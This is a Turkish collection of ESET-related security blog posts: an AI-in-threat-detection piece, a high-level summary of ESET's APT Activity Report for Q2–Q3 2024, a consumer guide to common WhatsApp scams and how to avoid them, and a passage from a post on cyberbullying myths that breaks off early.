Slack kuruluşunuzun iletişim kanalı değil, ancak iş arkadaşlarınızın onu kullanıp kullanmadığından emin değilsiniz. [Safetica’nın Shadow IT özelliği](https://stratus.com.tr/safetica-dlp/safetica-one/) ile şirketinizde kullanılan yazılımları inceleyebilir ve slack güvenliği için uygun önlemleri alabilirsiniz.
Çalışanlar, başta üretkenliği ve verimliliği artırmak olmak üzere çeşitli nedenlerle gölge BT’ye yönelirler.
Safetica ve veri güvenliğinizi nasıl artırabileceği hakkında daha fazla bilgi edinin. **Çözümü çalışırken görmek için bugün uzmanlarımızla bir [demo talep edin](https://stratus.com.tr/sizi-arayalim/)**
İlgili makale: [İşletmeler için 8 temel güvenlik gereksinimi](https://antivirus.com.tr/isletmeler-icin-8-temel-guvenlik-gereksinimi/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Siber Güvenlik, Slack
---
### [TDIR alanında ESET’in Yapay Zekâ (AI) avantajı](https://antivirus.com.tr/tdir-alaninda-esetin-yapay-zeka-ai-avantaji/)
**Published:** Aralık 28, 2023
**Author:** ESET
**Excerpt:** Siber güvenliğin sürekli gelişen ortamında, Yapay Zekâ (AI) rolü, özellikle tehdit tespiti, araştırması ve müdahalesi (TDIR) alanlarında vazgeçilmez hale geldi.
**Content:**
Siber güvenliğin sürekli gelişen ortamında, Yapay Zekâ (AI) rolü, özellikle tehdit tespiti, araştırması ve müdahalesi (TDIR) (**T**hreat **D**etection, **I**nvestigation and **R**esponse) alanlarında vazgeçilmez hale geldi. ESET olarak otuz yılı aşkın süredir yapay zekanın gücünden yararlanarak gerçek dünyaya siber güvenliğin dinamik zorluklarını karşılayan çözümler sunuyoruz.
## **TDIR nedir?**
Tehdit, tespit, araştırma ve müdahale, siber güvenlik tehditlerini etkili bir şekilde azaltmak ve tehdit tespitinin verimliliğini artırmak için risk tabanlı bir stratejidir. TDIR’ın temel yetenekleri, bir Güvenlik Operasyon Merkezi (SOC) içindeki araçların SOC’un genel misyonuna ve stratejisine nasıl katkıda bulunduğunu şekillendirmede çok önemlidir. TDIR yetenekleri, çağdaş SOC personelinin güvenlik algılama kullanım durumlarını ustalıkla tasarlamasını, yapılandırmasını ve yönetmesini sağlar. Özellikle, TDIR sürecinde Yapay Zekâ (AI) için en önemli kullanım durumları, insan katılımı için sürekli gereksinimin altını çizmekte ve ileri teknoloji ile insan uzmanlığı arasındaki simbiyotik ilişkiyi güçlendirmektedir.
## **TDIR’da Yapay Zekâ** (AI)
En son 2023 Gartner® “Gelişen Teknoloji” için röportaj yaptık: Tehdit Tespiti, Soruşturması ve Müdahalesinde Yapay Zekâ için En İyi Kullanım Örnekleri” raporu için bir röportaj yaptık. Gartner raporu, yapay zekanın entegrasyonu yoluyla TDIR hizmetlerinin veya ürünlerinin geliştirilmesinde kaydedilen ilerlemelere ilişkin değerli bilgiler sunmaktadır.
## Gelişmiş tehdit tespiti için denetimli makine öğrenimi:
Gartner Raporu’ndan çıkarılacak en önemli sonuçlardan biri, güvenlik sağlayıcılarının denetimli makine öğrenimine giderek daha fazla güvenmesidir: “*Güvenlik sağlayıcıları yıllardır yapay zekayı ürünlerine ve tehdit tespit süreçlerine entegre ederek insan yeteneklerini aşan anormallikleri ve kalıpları büyük ölçekte tespit etmelerini sağlıyor. Aslında, görüşülen güvenlik hizmeti ve teknoloji sağlayıcılarının %50’sinden fazlası, tehdit algılama yeteneklerini geliştirmek için eğitimle birlikte denetimli makine öğrenimi tabanlı yapay zekayı zaten kullandıklarını iddia ediyor.*” \[Kaynak: Gartner: Gelişen Teknoloji: Tehdit Tespiti, Soruşturması ve Müdahalesinde Yapay Zeka için En İyi Kullanım Örnekleri. Travis Lee, Matt Milone, Elizabeth Kim, John Collins. \[27 Ekim 2023\] ID: G00790125. GARTNER, Gartner, Inc. ve/veya bağlı kuruluşlarının ABD’de ve uluslararası alanda tescilli ticari markası ve hizmet markasıdır ve burada izin alınarak kullanılmıştır. Tüm hakları saklıdır\]
Geçmişi 1990 yılına kadar uzanan ESET, yapay zekanın güvenlik çözümlerine entegrasyonunda öncü olmuştur. Siber tehditlerin gelişen doğasının farkında olarak, yapay zekanın potansiyelini erkenden benimsedik ve tehditleri yalnızca tespit etmekle kalmayıp aynı zamanda gerçek zamanlı olarak engelleme yeteneklerinden yararlandık.
Tescilli, çok katmanlı teknolojilerden oluşan çok yönlü setimiz ESET LiveSense, standart çözümlerin yeteneklerini aşıyor. Yeni tehditlerle mücadele etmek için makine öğrenimini kullanıyoruz ve küresel [ESET LiveGrid](https://www.eset.com/tr/about/technology/) itibar ve yanıt sistemimize güç veren bulut teknolojisinin erken benimsenmesi sayesinde sürekli tehdit istihbaratı güncellemeleri sağlayabiliyoruz.
ESET’te, bulutta yüksek güçlü bir algılama motoru ve uç noktada konuşlandırılan hafif bir sürümden oluşan iki farklı Gelişmiş Makine Öğrenimi biçimi kullanıyoruz. Bunlar, derin öğrenme ve güçlendirilmiş ağaç yapıları da dahil olmak üzere özenle seçilmiş bir dizi sınıflandırma algoritması kullanır ve ortaya çıkan tehditleri engellemek için çok önemli olan hızlı ve hassas analiz sağlar.
Ayrıca, [ESET Inspect](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) ürünümüzde yapılan en son geliştirme, [yapay zekâ (AI) destekli bir tespit korelasyon motoru](https://www.youtube.com/watch?v=Mi3r3_wC340) sunuyor. Bu yenilikçi özellik, olayları otomatik olarak oluşturarak güvenlik mühendislerinin araştırma ve olay yönetimine ayırdıkları zamanı önemli ölçüde azaltmalarını sağlıyor.
Sonuç olarak, TDIR’da yapay zekâ (AI) ile yaptığımız öncü yolculuk, siber güvenlikte bir paradigma değişimini temsil etmektedir. Güvenlik sağlayıcıları, tespit sonuçlarını iyileştirerek ve yanlış pozitif/negatif oranlarını azaltarak “hızlı git ve güvende ol” yaklaşımını benimseyerek kendilerini farklılaştırmayı amaçlamaktadır.
Modern yapay zekâ tekniklerinin gücünden yararlanarak, yalnızca ortaya çıkan tehditlerin önüne geçmekle kalmıyor, aynı zamanda tehdit tespiti ve müdahalesinde verimlilik ve doğruluk için yeni standartlar belirliyoruz. Siber güvenlik alanının liderleri olarak, dijital çağın dinamik zorluklarına karşı hazırlıklı olmanızı sağlamak için değerli iç görüler, yenilikçi çözümler ve stratejik önerilerle sizi sürekli olarak güçlendirmeyi hedefliyoruz.
İlgili makale: [WormGPT: Siber saldırılarda kullanılan yep yeni bir AI aracı](https://antivirus.com.tr/wormgpt-siber-saldirilarda-kullanilan-yep-yeni-bir-ai-araci/)
###### **Tarafsızlık Feragatnamesi**
###### *Gartner, araştırma yayınlarında tasvir edilen herhangi bir satıcıyı, ürünü veya hizmeti desteklemez ve teknoloji kullanıcılarına yalnızca en yüksek derecelendirmeye veya diğer tanımlamalara sahip satıcıları seçmelerini tavsiye etmez. Gartner araştırma yayınları, Gartner’ın araştırma kuruluşunun görüşlerinden oluşur ve gerçeğin beyanı olarak yorumlanmamalıdır. Gartner, satılabilirlik veya belirli bir amaca uygunluk garantileri de dahil olmak üzere, bu araştırmayla ilgili olarak açık veya zımni tüm garantileri reddeder.*
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** AI, Yapay zeka
---
### [ESET APT Faaliyet Raporu 2024 2. ve 3. Çeyrek](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2024-2-ve-3-ceyrek/)
**Published:** Kasım 11, 2024
**Author:** ESET
**Excerpt:** ESET Research tarafından 2024'ün 2. ve 3. çeyreğinde araştırılan seçili APT gruplarına genel bir bakış için ESET APT Faaliyet Raporu Q2 2024-Q3 2024.
**Content:**
ESET Research tarafından 2024’ün 2. çeyreği ve 3. çeyreğinde araştırılan ve analiz edilen seçili APT gruplarının faaliyetlerine genel bir bakışı için ESET APT Faaliyet Raporu Q2 2024-Q3 2024.
ESET APT Faaliyet Raporu Q2 2024-Q3 2024, Nisan 2024’ten Eylül 2024 sonuna kadar ESET araştırmacıları tarafından belgelenen seçilmiş gelişmiş kalıcı tehdit (APT) gruplarının önemli faaliyetlerini özetlemektedir. Vurgulanan operasyonlar, bu dönemde araştırdığımız daha geniş tehdit ortamını temsil ediyor, temel eğilimleri ve gelişmeleri gösteriyor ve ESET’in özel APT raporlarının müşterilerine sağlanan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içeriyor.
İzlenen dönem boyunca, Çin’e bağlı MirrorFace’in hedeflemelerinde kayda değer bir genişleme gözlemledik. Tipik olarak Japon kuruluşlarına odaklanan bu grup, Japon hedeflerine öncelik vermeye devam ederken operasyonlarını ilk kez Avrupa Birliği’ndeki (AB) diplomatik bir kuruluşu da kapsayacak şekilde genişletti. Buna ek olarak, Çin’e bağlı APT grupları kurbanların ağlarına erişim sağlamak için açık kaynaklı ve çok platformlu SoftEther VPN’e giderek daha fazla güveniyor. Flax Typhoon tarafından SoftEther VPN’in kapsamlı bir şekilde kullanıldığını, Webworm’un tam özellikli arka kapısından AB’deki devlet kurumlarının makinelerinde SoftEther VPN Köprüsü’nü kullanmaya geçtiğini gözlemledik ve GALLIUM’un Afrika’daki telekomünikasyon operatörlerinde SoftEther VPN sunucuları kullandığını fark ettik.
Ayrıca İran’a bağlı grupların diplomatik casusluğu ve potansiyel olarak kinetik operasyonları desteklemek için siber yeteneklerini kullanabileceklerine dair işaretler gözlemledik. Bu gruplar, İran için jeopolitik açıdan önemli bir kıta olan Afrika’da birkaç finansal hizmet şirketini tehlikeye atmış; İran’ın karmaşık ilişkilere sahip olduğu komşu ülkeler olan Irak ve Azerbaycan’a karşı siber casusluk faaliyetlerinde bulunmuş ve İsrail’de taşımacılık sektörüne olan ilgilerini arttırmışlardır. Görünürdeki bu dar coğrafi hedeflemeye rağmen İran’a bağlı gruplar Fransa’daki diplomatik elçileri ve Amerika Birleşik Devletleri’ndeki eğitim kurumlarını da takip ederek küresel bir odağı sürdürdüler.
Kuzey Kore’ye bağlı tehdit aktörleri, Birleşmiş Milletler ve Güney Kore tarafından kitle imha silahları programlarını desteklemek için hem geleneksel para birimleri hem de kripto para birimleri olmak üzere fon çalmakla suçlanan rejimlerinin hedeflerini ilerletmeye devam etti. Bu gruplar Avrupa ve ABD’deki savunma ve havacılık şirketlerine yönelik saldırılarını sürdürmenin yanı sıra kripto para geliştiricilerini, düşünce kuruluşlarını ve STK’ları da hedef aldı. Bu gruplardan biri olan Kimsuky, genellikle sistem yöneticileri tarafından kullanılan ancak herhangi bir Windows komutunu çalıştırabilen Microsoft Management Console dosyalarını kötüye kullanmaya başladı. Ayrıca Kuzey Kore’ye bağlı birkaç grup Google Drive, Microsoft OneDrive, Dropbox, Yandex Disk, pCloud, GitHub ve Bitbucket gibi popüler bulut tabanlı hizmetleri sıklıkla kötüye kullandı. İlk kez, bir APT grubunun (özellikle ScarCruft’un) Zoho bulut hizmetlerini kötüye kullandığını gördük.
Roundcube ve Zimbra gibi web posta sunucularını sıklıkla hedef alan ve genellikle bilinen XSS açıklarını tetikleyen spearphishing e-postaları kullanan Rusya bağlantılı siber casusluk grupları tespit ettik. Dünya çapında hükümet, akademik ve savunma ile ilgili kuruluşları hedef alan Sednit’in yanı sıra, GreenCube adını verdiğimiz ve Roundcube’deki XSS açıkları yoluyla e-posta mesajlarını çalan Rusya’ya bağlı başka bir grup tespit ettik. Rusya’ya bağlı diğer gruplar Ukrayna’ya odaklanmaya devam etti ve Gamaredon, Telegram ve Signal mesajlaşma uygulamalarını kullanarak ve kötüye kullanarak araçlarını yeniden işlerken büyük spearphishing kampanyaları başlattı. Sandworm, WrongSens adını verdiğimiz yeni Windows arka kapısını ve gelişmiş Linux kötü amaçlı yazılımını kullandı: LOADGRIP ve BIASBOAT. Ayrıca öncelikle Ukraynalıların moralini bozmayı amaçlayan ve Rus muhalifleri de hedef alan bir dezenformasyon ve psikolojik operasyon olan Texonto Operasyonu’nu tespit ettik. Ek olarak Polonya Anti-Doping Ajansı’nın kamuya açık bir şekilde hacklenip sızdırılmasını analiz ettik; bu sızıntının ilk erişim aracısı tarafından gerçekleştirildiğini ve daha sonra Kuzey Atlantik İttifakı’nı eleştiren siber destekli dezenformasyon kampanyalarının arkasındaki varlık olan Belarus’a bağlı FrostyNeighbor APT grubuyla erişimi paylaştığını düşünüyoruz. Son olarak, vahşi doğada bulunan bir istismarı analiz ederek Windows için WPS Office’te bir uzaktan kod yürütme güvenlik açığı keşfettik. Bu açıktan yararlanan saldırıyı Güney Kore bağlantılı APT-C-60 grubuna atfediyoruz.
ESET APT Faaliyet Raporu Q2 2024-Q3 2024’te açıklanan kötü amaçlı faaliyetler ESET ürünleri tarafından tespit edilmiştir; paylaşılan istihbarat çoğunlukla tescilli ESET telemetri verilerine dayanmaktadır ve ESET araştırmacıları tarafından doğrulanmıştır.
Hedeflenen ülkeler ve sektörlerSaldırı kaynakları
ESET APT Raporu Q2 2024–Q3 2024
Raporu okuyun

*ESET APT Etkinlik Raporları, ESET APT Reports PREMIUM’da sağlanan siber güvenlik istihbarat verilerinin yalnızca bir kısmını içerir. Daha fazla bilgi için* [*ESET Threat Intelligence*](https://www.eset.com/tr/business/services/threat-intelligence/) *web sitesini ziyaret edin.*
Ayrıca bakınız: [ESET APT Raporu Q4 2023-Q1 2024](https://antivirus.com.tr/eset-apt-raporu-q4-2023-q1-2024/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Rapor, Siber Güvenlik
---
### [Yaygın WhatsApp dolandırıcılıkları ve korunma yolları](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/)
**Published:** Mart 14, 2023
**Author:** ESET
**Excerpt:** İki milyardan fazla kullanıcısı olan WhatsApp, farklı yaşlar ve yaşam standartlarına sahip kullanıcılarıyla, dolandırıcılar için büyük bir potansiyel hedef.
**Content:**
İki milyardan fazla kullanıcısı olan WhatsApp, dolandırıcılar için büyük bir potansiyel hedeftir. İşleri daha da zorlaştırmak için dolandırıcılar, sürekli olarak kendini geliştiriyor ve bizleri kandırmaya yönelik yeni ve gelişmiş [sosyal mühendislik](https://antivirus.com.tr/sosyal-muhendislik-kurbani-olmayin/) becerileri kazanıyor.
Uygulama, farklı yaşlar ve yaşam standartlarına sahip o kadar çok insan tarafından ve o kadar farklı amaçlarla kullanılıyor ki tehlikelere karşı tetikte olmak giderek daha önemli hale geliyor. Ayrıca telefon numaranızı bilen herkes size WhatsApp mesajı gönderebileceği için dolandırıcıların hedeflerine ulaşması da kolaylaşıyor.
Nitekim Aralık 2022’de 500 milyondan fazla WhatsApp hesabını içeren bir veri tabanının karanlık ağda satışa sunulduğu ortaya çıktı. Dolandırıcılar, birkaç bin dolar ödeyerek, aktif olan sayısız WhatsApp kullanıcısı hakkındaki gerçek bilgilere erişebilir. Daha da kötüsü, tek bir hesap ele geçirildiğinde beklenmedik bir kartopu etkisi yaratabilir.
## Risk altında mıyız?
Açıkça söylemek gerekirse, tüm WhatsApp kullanıcıları dolandırılma riski altındadır. Dolandırıcılar genellikle belirli kullanıcıları hedef almıyor, genellikle bir deneme yanılma yöntemi kullanıyorlar. Genel olarak, bazı kişileri kandırmayı umarak stratejilerini birkaç kişi üzerinde deniyorlar. Ve çoğu kez başarılı oluyorlar: dünyanın her yerindeki yetkililer milyonlarca dolar zarar bildiren, dolandırıcılık raporları aldı.
Şimdi WhatsApp kullanıcılarını kandıran birkaç dolandırıcılık yöntemini inceleyelim.
#### 1. **SMS ile kimlik avı ve onay kodları**
Telefonunuza gelen bir “bip”sesi ile az önce Microsoft, Google ve hatta WhatsApp’tan gönderildiğini iddia eden, istenmeyen bir kimlik doğrulama kodu içeren kısa mesaj aldınız. Bu mesajı görmezden gelirsiniz, ancak ardından ikinci bir “bip bip”sesiyle rehberinizdeki birinden gelen bir WhatsApp mesajı dikkatinizi çeker. Tuhaf ama durum acil görünüyor – daha önce aldığınız koda gerçekten ihtiyaçları var. Görünüşe göre kod yanlışlıkla sana gönderilmiş.
*İLGİLİ MAKALE:* [*Hey oradaki! WhatsApp mı kullanıyorsun? Hesabın hacklenebilir*](https://www.eset.com/tr/blog/hey-oradaki-whatsapp-mi-kullaniyorsun-hesabin-hacklenebilir/)
Benzer bir senaryo, tanımadığınız bir kişi “numarasının bazı sayılarını karıştırdığını” iddia ettiğinde de ortaya çıkabilir. Dolandırıcının amacı, kimlik doğrulama için SMS kodu gerektiren çevrimiçi hesabınıza erişmektir. Bu kodu paylaşmanız durumunda, dolandırıcı bilgilerinizi çalar ve hatta sizi taklit eder.

#### 2. **Kimliğe bürünme dolandırıcılıkları – “Merhaba anne!”**
Bir ebeveynseniz, bilinmeyen bir numaradan gelse bile, çocuğunuzun acil bir ödeme için sizden para istediği bir mesajı sorgulamayabilirsiniz. Bu mesaj, “Merhaba anne, bu benim yeni numaram” diye başlıyor.
Çocuğunuzun kimliğine bürünen bu dolandırıcı daha ileri giderek, güven oluşturmak ve hemen hemen herkesi inandıracak genel yanıtları kullanmak için çaba gösterir. Farkına varmadan, bir daha asla geri alamayacağınız miktarda para gönderirsiniz.
Diğer aile üyeleri de dahil olmak üzere çevrenizdeki insanlar da aynı dolandırıcının kurbanı olabilir. Bu yüzden onları da bilgilendirin ve bu durumdan utanmayın.
> ⚠️ Scam Alert: 'Hi Mum, my phone isn't working, please can you phone and text me on this number'.
>
> If you receive a WhatsApp from an unknown number with someone claiming to be a family member, be very careful!
>
> Here's what to look out for 👇 [pic.twitter.com/Rt1Jfa8SYa](https://t.co/Rt1Jfa8SYa)
>
> — Which? (@WhichUK) [January 23, 2022](https://x.com/WhichUK/status/1485338805628334081?ref_src=twsrc%5Etfw)
#### 3. **Anketler, kargolar ve piyangolar – hepsi sahte**
Para transferi yerine kişisel bilgilerinizi verme konusunda da kandırılabilirsiniz. Doğrudan para kaybetmekten daha az riskli görünse de, aslında uzun vadede çok daha kötü sonuçları olabilir.
Bazı yasal hizmetler, WhatsApp aracılığıyla müşteri desteği verir. Bu nedenle, örneğin bankanızın sizi “müşterileri etkileyen bir dolandırıcılık”” konusunda uyarması ve bunu önlemek için kişisel verilerinizin doğruluğunu kanıtlayacak bir form doldurmanızı istemesi tuhaf gelmeyebilir. Ve ayrıca buna bankacılık kullanıcı bilgileriniz de dahil olabilir!
Bilgilerinizi çalmanın bir başka kolay yolu da, teslimat bilgilerinizi doğrulamak (ve belki de bazı eksik ücretleri ödemek) için bir ankete katılmanızı isteyen sahte DHL veya UPS metinleri göndermektir. Bir kargo beklemiyor olsanız bile, birisinin size habersiz bir şey gönderme ihtimaline karşı bu bilgileri paylaşabilirsiniz.
Yılbaşı ve Black Friday gibi özel günlerde, şirketlerin duyuru yaptığı dönemlerde, dolandırıcılar gerçek kampanyaları taklit eden sahte kampanyalar düzenler. Kötü dil bilgisi veya tuhaf bağlantılar gibi ayrıntılara biraz dikkat etmek, farkı anlamanız için yeterli olabilir. Ancak kazanma arzunuz veya fırsatı kaçırmama isteğiniz dolandırıcılık işaretlerini görmenizi engelleyebilir.
Dahası, bu tür dolandırıcılıklar oldukça cazip olabilir. Reklam gibi görünerek ilginizi çekebilir. Tıklayıp kişisel bilgilerinizi ve rehberinizdeki kişileri paylaşırsınız – ve oyun biter. Bu bağlantılardan bazıları çeşitli kötü amaçlı yazılım türlerini de yayabilir.
Birçoğumuz bu bilgiyi bir mesajlaşma uygulaması aracılığıyla vererek kandırılacağımıza inanmıyoruz. Ancak, dolandırıcılık gittikçe daha çok gelişip aldatıcı bir hal alıyor. Hatta kurban ile dolandırıcı arasında bir bağ kurup empati numarası ile dolandırıcılık her yıl binlerce insanın başına geliyor.

#### **4. Yardım içerikli dolandırıcılık – “Yardım için $10 yeterli”**
İmkanlarımız dahilinde bir hayır kurumunu veya yardımlaşmayı desteklemek onurlu bir davranıştır. Ancak kriz zamanlarında dolandırıcıların bu iyi niyetimizi kötüye kullanma olasılıkları oldukça yüksektir. Dolandırıcıların hiç utanması yoktur ve “iyi bir amaç için” bağış yapmanızı sağlamak için her türlü görüntü ve mesajı kullanır. Bu dolandırıcılıklarda genellikle sahte web siteleri vardır ve WhatsApp ile diğer mesajlaşma ve sosyal medya uygulamaları aracılığıyla yayılır. Haberi ileterek daha fazla yardım toplamak isteyen iyi niyetli kişiler tarafından paylaşıldıklarında hızla yayılırlar.
Dolandırıcılar, insanlardan para isteyerek kandırmak için genellikle doğal afet veya hastalık kurbanlarına yardım ettiklerini iddia eden duygusal taktikler kullanır. Bazı durumlarda, insanların güvenini kazanmak için yasal bir hayır kurumunun adını bile kullanabilirler. Ancak bağışlar hiçbir zaman hedef alıcılara ulaşmaz.
Yardım içerikli bir dolandırıcılığı uğramamak için, herhangi bir bağış yapmadan önce kuruluş hakkında kapsamlı bir araştırma yapmak ve istenmeyen bu talep özellikle yabancı numaralardan geliyorsa dikkatli olmak önemlidir. Hayır kurumuyla doğrudan iletişime geçmek ve talebin yasal olup olmadığını doğrulamak her zaman en iyi yoldur.

### **5. WhatsApp ile Bir başkasını taklit ederek dolandırma – “Seni seviyorum!”**
Bir flört uygulamasında tanıştınız ve birkaç mesajdan sonra numaralarınızı birbirinize verdiniz ve sohbeti WhatsApp’a taşıdınız. Günler geçti ve yakın zamanda görüşmeyeceğinizi biliyorsunuz. Farklı şehirlerde, hatta belki farklı ülkelerdesiniz. Belki diğer kişi uzakta bir yerde çalışıyor, hatta askerlik yapıyor. Gittikçe konuşmalarınız daha kişisel ve samimi hale geliyor, tüm sorular ve şüpheler kaybolmaya başlıyor.
Sorun şu ki, bunun bir romantik ilişki dolandırıcılığı olma ihtimali çok yüksektir. Bunun gibi senaryolarda, dolandırıcı size umut vererek güveninizi kazanır, akrabalarına yardım etmek veya bir sorunu çözmek için paraya çok ihtiyaç duyduğunu söyler, titizlikle hazırlanmış acıklı bir hikaye eşliğinde sizden bir iyilik ister.
Bu senaryoda, paranızı geri alamamak üzere kaybedersiniz. Daha da kötüsü, romantik ilişki dolandırıcılığının birçok kurbanı, farkında olmadan yasa dışı faaliyetlerden elde edilen paraların aklanmasına yardımcı olur.

Sosyal medya ve mesajlaşma platformları, flört dolandırıcılığı için büyük fırsatlar taşıyan avlanma ortamları olmaya devam ediyor. Tüm dolandırıcılıklar arasında romantik ilişki dolandırıcıları özellikle kötü ve zarar verici olabilir: kurbanın güven, sevgi, duygusal bağ kurma gibi duygularını kullanarak romantik bir ilişkide “her koşulda” yardım etme gerekliliği düşüncesini suistimal ederler.
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
## WhatsApp’ta kullanırken kendimizi nasıl koruyabiliriz?
Altın kural şudur: WhatsApp’ta size mesaj yazan bir yabancının dolandırıcı olma ihtimalini her zaman aklınızda bulundurun. Mümkünse, size birdenbire mesaj atan yabancılara yanıt vermekten kaçının.
Ancak aklınızda bulundurmanız gereken birkaç küçük kural daha vardır:
1. Tanımadığınız kişilere kişisel bilgilerinizi vermekten kaçının.
2. Bu isteğin gerçek olup olmadığını doğrulamadan para transferi yapmayın. Örneğin, çocuğunuz sizden para isteyen bir mesaj gönderirse, onu arayın ve sesini duyun.
3. Doğrulama kodlarını asla kimseyle paylaşmayın. Birisi size kodunu yanlışlıkla göndermişse, kendisi yeni bir kod isteyebilir.
4. Bilmediğiniz bağlantıları açmayın. Bir arkadaşınız bir şey gönderirse, bunun ne olduğunu ve gerçekten size gönderip göndermediğini arkadaşınıza sorun. Merak ediyorsanız, dil bilgisi hatalarına veya tuhaf bağlantılara dikkat edin (örneğin, bağlantı şirket adıyla eşleşmeyen bir URL’ye gidiyorsa).
5. Bankaların size soru sormak için WhatsApp mesajı göndermeyeceğini unutmayın. Ve bankanızın sizinle iletişim kurabileceğini düşünüyorsanız, mesajlaşma uygulamalarında kişisel bilgilerinizi ve kimlik bilgilerinizi vermediğinizi onlara bildirin, bunu yalnızca resmi web siteleri aracılığıyla yapın.
**Ek ipucu:** Çevrimiçi ulaşabileceğiniz ve WhatsApp için eğlenceli içeriklere sahip rastgele “güncellemelere” inanmayın. Bunun yerine, WhatsApp’ı ve kullandığınız tüm uygulamaları güncellemek için her zaman resmi Google Play Store veya Apple App Store platformunu kullanın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, WhatsApp
---
### [Siber zorbalık artıyor: Ebeveynler için tabuları yıkma vakti](https://antivirus.com.tr/siber-zorbalik-artiyor-ebeveynler-icin-tabulari-yikma-vakti/)
**Published:** Ağustos 25, 2025
**Author:** ESET
**Excerpt:** Gerçeği kurgudan ayırmak, daha iyi ebeveynlik kararları almak için atılacak ilk adımdır. Siber zorbalık ile ilgili yanılgılardan bazılarını ortaya çıkaralım.
**Content:**
*Gerçeği kurgudan ayırmak, daha iyi ebeveynlik kararları almak için atılacak ilk adımdır. Siber zorbalık ile ilgili en yaygın yanılgılardan bazılarını ortaya çıkaralım.*
Siber zorbalık maalesef artıyor. [Siber Zorbalık Araştırma Merkezi’nin ](https://cyberbullying.org/wp-content/uploads/2025/06/Cyberbullying_Victimization_Lifetime_all_studies_2025-scaled.jpg)verilerine göre, ABD’deki ortaokul ve lise öğrencilerinin %58’inden fazlası hayatlarında bir tür çevrimiçi tacize maruz kalmıştır. Bu oran 2019’da %37, on yıl önce ise sadece %24 idi. [Ayrı verilere](https://www.pewresearch.org/internet/2024/05/09/teens-and-video-games-today/) göre, [genç video oyunu oyuncularının](https://antivirus.com.tr/oyun-ici-ganimet-kutulari-oyun-mu-kumar-mi/) beşte ikisinden fazlası (%43) zorbalığa maruz kalmıştır. Bazıları hakaret içeren isimlerle çağrılmıştır. Bazıları fiziksel tehditlere maruz kalmış ve çoğuna cinsel içerikli mesajlar gönderilmiştir.
Ebeveynler bu tür eğilimlerden haklı olarak endişe duyuyor. Ancak doğru olduğuna inandığınız şeylerin ne kadarı gerçekten doğru? Çoğu çevrimiçi olguda olduğu gibi, yarı gerçekler, efsaneler ve yanlış kanılar siber zorbalığın gerçekliğini çarpıtabilir ve doğru ebeveynlik kararları almanızı zorlaştırabilir. En yaygın yanılgılardan bazılarını ortaya çıkaralım:
## Siber zorbalık hakkında en yaygın 10 yanlış kanı
### 1. Çevrimiçi olan çevrimiçi kalır
Çoğu çevrimiçi eğilim gibi, zorbalık da teknoloji tarafından mümkün kılınır ancak kökleri insan ruhunun derinliklerine uzanır. Çocukların zorbalık davranışına girmesinin birçok nedeni vardır; akran baskısından düşük özgüvene, dikkat çekme ihtiyacından aile içi şiddete kadar. Sosyal medya gibi dijital platformlar, çocukların başkalarını daha yaygın bir şekilde zorbalığa maruz bırakmasına olanak tanıyabilir. Ancak bu, sadece çevrimiçi ortamla sınırlı değildir. Zorbalar, kurbanlarını çevrimiçi ortamda olduğu kadar gerçek hayatta da eziyet etmek isteyebilir. Ve bunu yapmasalar bile kurbanlarına verebilecekleri psikolojik zarar, gerçek dünyada da kesinlikle bir etkiye sahiptir.
### 2. Onlar sadece çocuk
